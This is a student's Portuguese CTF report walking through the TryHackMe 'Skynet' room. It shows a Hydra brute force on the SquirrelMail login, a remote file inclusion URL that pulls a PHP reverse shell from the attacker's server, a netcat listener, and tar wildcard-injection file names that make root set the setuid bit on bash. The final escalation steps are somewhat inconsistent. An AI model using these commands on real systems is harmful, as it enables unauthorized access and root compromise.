Uma imagem contendo Logotipo

Descrição gerada automaticamente

Relatório de CTF

Skynet – TryHackMe

|  |  |
| --- | --- |
| **Informações do documento** | |
| **Referência** | Skynet – Eike G. Barbosa |
| **N° Revisão** | 2 |
| **Data de publicação** | None |
| **Link** | https://tryhackme.com/r/room/skynet |

|  |  |  |
| --- | --- | --- |
| **Redação** | Eike G. Barbosa | Estudante |
| **Revisão** | João Branco | Presidente |
| **Aprovação** | Nome do aprovador | Diretor |

|  |  |  |
| --- | --- | --- |
| **Histórico de revisões** | | |
| **N°** | **Entregas** | **Descrição** |
| **0** | 16/10/2024 | Produção |
| **1** | 22/10/2024 | Revisão |
| **2** | DD/MM/AAAA | Aprovação |
| **3** | 04/11/2024 | 2° Revisão |

**Sumário**

[Contextualização 3](#_heading=h.gjdgxs)

[Desenvolvimento 3](#_heading=h.1fob9te)

[What is Miles password for his emails? 3](#_heading=h.3znysh7)

[What is the hidden directory?](#_heading=h.2et92p0) 6

[What is the vulnerability called when you can include a remote file for malicious purposes?](#_heading=h.tyjcwt) 7

[What is the user flag:?](#_heading=h.3dy6vkm) 8

What is the root flag? 9

[Conclusão](#_heading=h.1t3h5sf) 11

[Referências](#_heading=h.4d34og8) 11

**Contextualização**


Este CTF oferece uma experiência prática e desafiadora, explorando desde a fase de reconhecimento de uma rede, onde informações cruciais sobre serviços, portas abertas e sistemas são descobertas, até a escalada de privilégios para se obter controle total sobre as máquinas.

**Desenvolvimento**

**What is Miles password for his emails?**

Sempre começando com um simples nmap, onde já é possível notar que há 6 portas abertas, sendo elas 22, 80, 110,139, 143 e 445. Também há uma coisa muito interessante, um serviço samba.


***Comando usado:*** nmap –sS –sC <ip\_target>



Há 2 formas de descobrir os clientes do samba, você pode tentar qualquer uma.


***Comando usado***: enum4linux <ip\_target>

***Comando usado:*** smbmap –H <ip\_target>




Há 2 que é possível analisar, mas o foco agora é no ”anonymous”.

***Comando usado:*** smbclient //<ip\_target>/anonymous




Tendo acesso, terá logo em seguida um arquivo para baixar e um diretório, aonde irá ter mais alguns arquivos para download .

***Comando usado:*** mget \*




Com os arquivos baixados, o primeiro a ser analizado será o “log1.txt”. Uma wordlist, aonde há uma pequena quantidade de supostas senhas.

O outro arquivo entrega a informação do nome do alvo, porém, com os passos acima do write up, já foi possível determinar isso.



Com as duas informações, é necessário um diretório para realizar um ataque bruteforce. Com o gobuster isso é possível.

***Comando usado:*** gobuster dir -w /usr/share/dirb/wordlists/common.txt -u http://<ip\_target>




Após a análise do gobuster, foi possível acessar o “squirrelmail” , o email do nosso alvo.




Com o Hydra, o bruteforce vai ser realizado e também a resposta da primeira pergunta.

***Comando usado:*** hydra -l milesdyson -P log1.txt <ip\_target> http-post-form "/squirrelmail/src/login.php:login\_username=^USER^&secretkey=^PASS^&js\_autodetect\_results=1&just\_logged\_in=1:Unknown user or password incorrect."




**What is the hidden directory?**

Com o acesso ao email, e olhando eles, há um que chama muita atenção. Provavelmente sendo a senha do samba client do Miles.

****

A senha estava correta, agora só dar uma olhada no arquivos e no diretório “notes”


****

Agora só baixar o “importante.txt”.

***Comando usado:*** mget importante.txt

****


Agora, com a informação de um novo diretório escondido, possível entrar nele.

****

**What is the vulnerability called when you can include a remote file for malicious purposes?**


**Resposta:** Remote File Inclusion

Após entrar no diretório escondido, não há basicamente nada aqui, apenas informações irrelevantes.


****

Após isso, é necessário usar novamente o gobuster, pórem agora com o novo diretório. Achando o “ /administrator”

***Comando usado:*** gobuster dir -w /usr/share/dirb/wordlists/common.txt -u http://<ip\_target>/45kra24zxs28v3yd

****


# Agora foi possível achar que a página está executando o CuppaCM. Então utilizar o searchsploit para procurar alguma falha.

****

Então apenas falta escolher o único acessível e baixa-lo.

***Comando usado:*** searchsploit Cuppa

***Comando usado:*** searchsploit –m php/webapps/25971.txt

****

**What is the user flag?**

Lendo um pouco do exploit, você pode ver como utiliza-lo.

Primeiro é preciso ter uma reverse shell baixada e edita-la (<https://pentestmonkey.net/tools/web-shells/php-reverse-shell?ref=blog.tryhackme.com>)


Agora é preciso criar um servidor local usando python para poder baixar a shell dentro do servidor alvo. (Inicie dentro do diretório aonde esta a reverse shell)


Também é necessário criar um netcat para poder ouvir quando a shell for executada .


E então acessar o link: http://<ip\_target>/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://<ip\_machine>:8000/<shell\_name>

***Comando usado:*** python3 -m http.server 80


***Comando usado:*** nc –lvnp <port>

****

****

****

Com uma simples navegação de diretório, é possível achar a primeira flag.

****

**What is the root flag?**

Dentro de **/home/milesdyson/backups**, encontra-se um arquivo “**backup.sh”**, e observa-se que um script está sendo executado a cada minuto.


Rode estes comandos dentro do diretório /var/www/html


***Comando usado:*** printf '#!/bin/bash\nchmod +s /bin/bash' > privesc.sh ***Comando usado:*** echo "" > "--checkpoint-action=exec=sh privesc.sh"  
***Comando usado:*** echo "" >> --checkpoint=1

Entre no diretório do miles novamente e execute o comando sudo –su para poder ter acesso root.

***Comando usado:*** sudo -l

***Comando usado:*** sudo su

****

****

**Conclusão**

O CTF em si não é difícil, o que o torna um pouco mais chato é a escalação de privilégio dele, porém nada impossível.

**Referências**

<https://pentestmonkey.net/tools/web-shells/php-reverse-shell?ref=blog.tryhackme.com>